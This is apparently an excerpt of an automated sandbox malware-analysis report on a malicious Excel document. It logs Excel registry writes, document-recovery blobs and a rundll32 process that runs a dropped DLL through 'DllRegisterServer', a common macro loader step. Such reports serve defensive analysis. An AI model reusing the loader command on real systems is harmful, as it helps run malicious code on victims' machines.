HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAAF9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAAF9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	2	7FEEAAF9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7606393495.xlsx	success or wait	2	7FEEAAF9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE080	EE080	binary	04 00 00 00 C8 08 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 AE 16 3E B7 C7 2D D7 01 80 E0 0E 00 80 E0 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAAF9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE1A8	EE1A8	binary	04 00 00 00 C8 08 00 00 2E 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 64 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 2D 00 31 00 34 00 32 00 39 00 39 00 35 00 34 00 34 00 37 00 32 00 2E 00 78 00 6C 00 73 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 94 13 70 B7 C7 2D D7 01 A8 E1 0E 00 A8 E1 0E 00 00 00 00 00 B8 02 00 00 6E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAAF9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	b7	binary	7F 62 37 00 C8 08 00 00 02 00 00 00 00 00 00 00 64 00 00 00 01 00 00 00 30 00 00 00 28 00 00 00 64 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 2D 00 31 00 34 00 32 00 39 00 39 00 35 00 34 00 34 00 37 00 32 00 2E 00 78 00 6C 00 73 00 00 00 64 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 2D 00 31 00 34 00 32 00 39 00 39 00 35 00 34 00 34 00 37 00 32 00 00 00	success or wait	1	7FEEAAF9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2552 Parent PID: 2248

General

Start time:	22:09:44
Start date:	09/04/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 ..\iojhsfgv.dvers,DllRegisterServer
Imagebase:	0xff060000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis